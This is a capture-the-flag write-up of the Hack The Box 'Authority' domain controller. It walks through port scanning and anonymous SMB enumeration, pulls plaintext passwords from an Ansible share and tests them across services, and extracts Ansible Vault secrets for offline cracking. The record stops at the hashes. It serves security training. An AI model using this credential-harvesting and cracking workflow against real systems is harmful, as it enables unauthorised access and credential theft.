
Authority is a medium-difficulty Windows machine that highlights the dangers of misconfigurations, password reuse, storing credentials on shares, and demonstrates how default settings in Active Directory (such as the ability for all domain users to add up to 10 computers to the domain) can be combined with other issues (vulnerable AD CS certificate templates) to take over a domain.
Recon
nmap
milksteak➜  authority  ᐅ  nmap -p- --min-rate 10000 10.129.229.56
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-05 18:41 +0300
Nmap scan report for 10.129.229.56
Host is up (8.0s latency).
Not shown: 53965 closed tcp ports (reset), 11541 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8443/tcp  open  https-alt
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49673/tcp open  unknown
49690/tcp open  unknown
49691/tcp open  unknown
49693/tcp open  unknown
49694/tcp open  unknown
49711/tcp open  unknown
49714/tcp open  unknown
59949/tcp open  unknown
59996/tcp open  unknown
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-05 20:28:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-05T20:29:49+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-05T20:29:48+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-05T20:29:49+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-07-05T20:29:48+00:00; +3h59m59s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp  open  ssl/http      Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2026-07-03T17:58:24
|_Not valid after:  2028-07-05T05:36:48
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
59949/tcp open  msrpc         Microsoft Windows RPC
59996/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-05T20:29:35
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m58s, deviation: 0s, median: 3h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.92 seconds
The nmap scan reveals a Windows Domain Controller (hostname, AUTHORITY, domain authority.htb ) with the full suite of AD services. Two webservers are present: IIS on port 80 and Apache Tomcat on 8443. WinRM is accessible on both port 5985 and 47001. SMB signing is enforced, ruling out simple relay attacks but leaving share enumeration viable
Enumeration
SMB (port 445)
its often the fastest win. Shares can leak creds, configs, or even full application backups
First we try Null session share listing:
milksteak➜  authority  ᐅ  smbclient -L //10.129.43.87 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department Shares Disk
        Development     Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Null session share listing found 2 non-standard shares:
- Department Shares
- Development
Next we can probe the shares will null session:
milksteak➜  authority  ᐅ  smbclient //10.129.43.87/Development -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 17 16:20:38 2023
  ..                                  D        0  Fri Mar 17 16:20:38 2023
  Automation                          D        0  Fri Mar 17 16:20:40 2023

                5888511 blocks of size 4096. 1207492 blocks available
smb: \> cd Automation
smb: \Automation\> ls
  .                                   D        0  Fri Mar 17 16:20:40 2023
  ..                                  D        0  Fri Mar 17 16:20:40 2023
  Ansible                             D        0  Fri Mar 17 16:20:50 2023

                5888511 blocks of size 4096. 1201363 blocks available
smb: \Automation\> cd Ansible
smb: \Automation\Ansible\> ls
  .                                   D        0  Fri Mar 17 16:20:50 2023
  ..                                  D        0  Fri Mar 17 16:20:50 2023
  ADCS                                D        0  Fri Mar 17 16:20:48 2023
  LDAP                                D        0  Fri Mar 17 16:20:48 2023
  PWM                                 D        0  Fri Mar 17 16:20:48 2023
  SHARE                               D        0  Fri Mar 17 16:20:48 2023
Ansible is an IT automation tool. You write playbooks (.yml files) that tell servers what to do, install software, configure services create users, deploy certs. Admins often store Ansible code on a shared drive so the team can collaborate.
| Dir | Purpose | Risk |
|---|---|---|
ADCS |
Automates Certificate Services setup | Might contain vulnerable template configs or admin creds |
LDAP |
Configures directory services | Likely has bind credentials |
PWM |
Sets up a password self-service portal | Often stores encryption keys or admin passwords |
SHARE |
Provisions SMB shares | Could have share passwords or ACL rules |
Moving on to another share
milksteak➜  authority  ᐅ  smbclient //10.129.43.87/"Department Shares" -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> recurse on
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
NT_STATUS_ACCESS_DENIED tells us Department Shares requires authentication, null session won't cut it. That's a locked door for now.
We can enumerate other services while we keep, SMB shares in mind
DNS
First we try a zone transfer on the domain identified by SMB enumeration
milksteak➜  authority  ᐅ  dig @10.129.43.87 authority.htb axfr

; <<>> DiG 9.20.24-1+b1-Debian <<>> @10.129.43.87 authority.htb axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
Zone transfer failed, lets do a record dump
milksteak➜  authority  ᐅ  dig @10.129.43.87 authority.htb ANY

; <<>> DiG 9.20.24-1+b1-Debian <<>> @10.129.43.87 authority.htb ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2857
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;authority.htb.                 IN      ANY

;; ANSWER SECTION:
authority.htb.          600     IN      A       10.129.43.87
authority.htb.          3600    IN      NS      authority.authority.htb.
authority.htb.          3600    IN      SOA     authority.authority.htb. hostmaster.htb.corp. 199 900 600 86400 3600
authority.htb.          600     IN      AAAA    dead:beef::5b37:8ac6:3c93:dfd5
authority.htb.          600     IN      AAAA    dead:beef::165

;; ADDITIONAL SECTION:
authority.authority.htb. 3600   IN      A       10.129.43.87
authority.authority.htb. 3600   IN      AAAA    dead:beef::5b37:8ac6:3c93:dfd5
authority.authority.htb. 3600   IN      AAAA    dead:beef::165

;; Query time: 500 msec
;; SERVER: 10.129.43.87#53(10.129.43.87) (TCP)
;; WHEN: Sat Jul 18 20:46:25 EAT 2026
;; MSG SIZE  rcvd: 265
We can only confirm this is a single DC environment (no secondary NS)
HTTP Port 80

Web service enumeration commenced against the IIS instance listening on TCP/80. The whatweb fingerprinting tool identified the server as Microsoft IIS 10.0
whatweb http://10.129.43.87
http://10.129.43.87 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.43.87], Microsoft-IIS[10.0], Title[IIS Windows Server]
HTTPS 8443

An initial request to the Tomcat root on TCP/8443 returned an HTTP redirect to /pwn indicating a deployed PWM (Password Management) application.
PWM is a open-source password self-service and identity management solution commonly integrated with LDAP/AD. This finding correlates with PWM directory observed in the Ansible automation share on SMB
milksteak➜  authority  ᐅ  whatweb https://10.129.43.87:8443 | head -n 40
https://10.129.43.87:8443 [200 OK] Country[RESERVED][ZZ], IP[10.129.43.87], Meta-Refresh-Redirect[/pwm]
https://10.129.43.87:8443/pwm [302 Found] Country[RESERVED][ZZ], IP[10.129.43.87], RedirectLocation[/pwm/]


The Configuration Manager endpoint pwm/private/config/login requires a configuration password but exposes a “Previous Authentications” table. This table reveals the service account svc_pwm in the htb.corp domain, confirming the forest root domain.
Initial Access
Ansible automation files for the PWM deployment were identified in the Development share , where the configuration variables and templates and templates are expected to contain the configuration password.
This pulls the entire PWM Ansible tree:
milksteak➜  authority  ᐅ  grep -ri "password\|pass\|secret\|bind\|pwm" .
./defaults/main.yml:pwm_run_dir: "{{ lookup('env', 'PWD') }}"
./defaults/main.yml:pwm_hostname: authority.htb.corp
./defaults/main.yml:pwm_http_port: "{{ http_port }}"
./defaults/main.yml:pwm_https_port: "{{ https_port }}"
./defaults/main.yml:pwm_https_enable: true
./defaults/main.yml:pwm_require_ssl: false
./defaults/main.yml:pwm_admin_login: !vault |
./defaults/main.yml:pwm_admin_password: !vault |
./defaults/main.yml:ldap_admin_password: !vault |
./ansible.cfg:remote_user = svc_pwm
./README.md:The purpose of this playbook is to install pwm. The pwm server name can be specified by changing the pwm_hostname variable in defaults/main.yml.
./README.md:- Download the latest build of PWM Current Build.
./README.md:- Extract pwm.war from downloaded zip file and explode by copying to Tomcat Webapps folder
./README.md:- Configure the PWM_APPLICATIONPATH environment variable.
./README.md:- pwm_hostname: hostname that pwm will service, will be set to "pwm" by default
./README.md:- pwm_port: hostname that pwm will service, will be set to 8888 by default.
./README.md:- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
./README.md:- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
./README.md:* pwm_admin_login: pwm admin login name, 'root' by default.
./README.md:- pwm_admin_password: pwm admin password, 'password' by default.
./ansible_inventory:ansible_password: Welcome1
./tasks/main.yml:- name: Download Pwm
./tasks/main.yml:    url: https://github.com/pwm-project/pwm/releases/download/v2_0_3/pwm-2.0.3.war
./tasks/main.yml:    dest: C:\Program Files\Apache Software Foundation\Tomcat 10.0\webapps\pwm.war
./templates/tomcat-users.xml.j2:<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
./templates/tomcat-users.xml.j2:<user username="robot" password="T0mc@tR00t" roles="manager-script"/>
./meta/main.yml:  description: PWM web service
From this finding:

- ansible_password:Welcome1
- Three vault-encrypted secrets
First we can try to prove the found creds if they are applicable on any service:
milksteak➜  authority  ᐅ  nxc smb 10.129.43.87 -u svc_pwm -p Welcome1
SMB         10.129.43.87    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.43.87    445    AUTHORITY        [+] authority.htb\svc_pwm:Welcome1 (Guest)
milksteak➜  authority  ᐅ  nxc ldap 10.129.43.87 -u svc_pwm -p Welcome1
LDAP        10.129.43.87    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
[22:50:53] ERROR    StrongerAuthRequired error on login: This should not happen anymore, please contact the devs and open an issue on github!   ldap.py:547
LDAPS       10.129.43.87    636    AUTHORITY        [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090ACD, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAPS       10.129.43.87    636    AUTHORITY        [+] authority.htb\svc_pwm:Welcome1
milksteak➜  authority  ᐅ  nxc winrm 10.129.43.87 -u svc_pwm -p Welcome1
WINRM       10.129.43.87    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.43.87    5985   AUTHORITY        [-] authority.htb\svc_pwm:Welcome1
SMB: has access but shit rights
LDAP: valid bind, can query AD over LDAPS (but imagine going through all that for this)
WINRM: lmao, get a job
With the clear creds validated but yielding (dick) [insert Frank Reynolds], attention shifted to the Ansible vault-encrypted entries in defaults/main.yml
milksteak➜  authority  ᐅ  cat defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764%
The values in this file above are protected with Ansible Vault. Attempts to process the blocks with ansible2john hit the fan due to YAML indentation formatting, so a custom Python script was used to parse each vault entry, concatenate the wrapped hex lines, and split the payload into salt, HMAC, and ciphertext components. The resulting hashes were formatted for Hashcat mode 16900 against rockyou.txt
#!/usr/bin/env python3
"""
Extract Ansible Vault blocks from a YAML file and save them as individual
.vault files suitable for ansible2john or hashcat.
"""

import yaml
import sys
from pathlib import Path

def vault_constructor(loader, node):
    """Handle the !vault tag by returning the raw scalar value."""
    return loader.construct_scalar(node)

# Register the !vault tag constructor
yaml.SafeLoader.add_constructor('!vault', vault_constructor)

def extract_vault_blocks(yaml_path):
    with open(yaml_path, 'r') as f:
        data = yaml.safe_load(f)

    vaults = {}

    def find_vaults(obj, prefix=''):
        if isinstance(obj, dict):
            for key, value in obj.items():
                full_key = f"{prefix}.{key}" if prefix else key
                if isinstance(value, str) and value.strip().startswith('$ANSIBLE_VAULT'):
                    vaults[full_key] = clean_vault_block(value)
                elif isinstance(value, (dict, list)):
                    find_vaults(value, full_key)
        elif isinstance(obj, list):
            for i, item in enumerate(obj):
                find_vaults(item, f"{prefix}[{i}]")

    find_vaults(data)
    return vaults

def clean_vault_block(vault_text):
    lines = vault_text.strip().split('\n')
    header = lines[0].strip()
    hex_data = ''.join(line.strip() for line in lines[1:] if line.strip())
    return f"{header}\n{hex_data}\n"

def main():
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <yaml_file> [output_dir]")
        sys.exit(1)

    yaml_file = Path(sys.argv[1])
    output_dir = Path(sys.argv[2]) if len(sys.argv) > 2 else Path('.')

    output_dir.mkdir(parents=True, exist_ok=True)
    vaults = extract_vault_blocks(yaml_file)

    for name, vault_data in vaults.items():
        safe_name = name.replace('.', '_')
        out_path = output_dir / f"{safe_name}.vault"
        with open(out_path, 'w') as f:
            f.write(vault_data)
        print(f"[+] {name} -> {out_path}")

    print(f"\n[*] Next: ansible2john {output_dir}/*.vault > hashes.txt")

if __name__ == '__main__':
    main()
milksteak➜  authority  ᐅ  python3 script.py defaults/main.yml hashes
[+] pwm_admin_login -> hashes/pwm_admin_login.vault
[+] pwm_admin_password -> hashes/pwm_admin_password.vault
[+] ldap_admin_password -> hashes/ldap_admin_password.vault

[*] Next: ansible2john hashes/*.vault > hashes.txt
milksteak➜  authority  ᐅ  ansible2john hashes/*.vault > hashes.txt
milksteak➜  authority  ᐅ  cat hashes.txt
ldap_admin_password.vault:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635
pwm_admin_login.vault:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
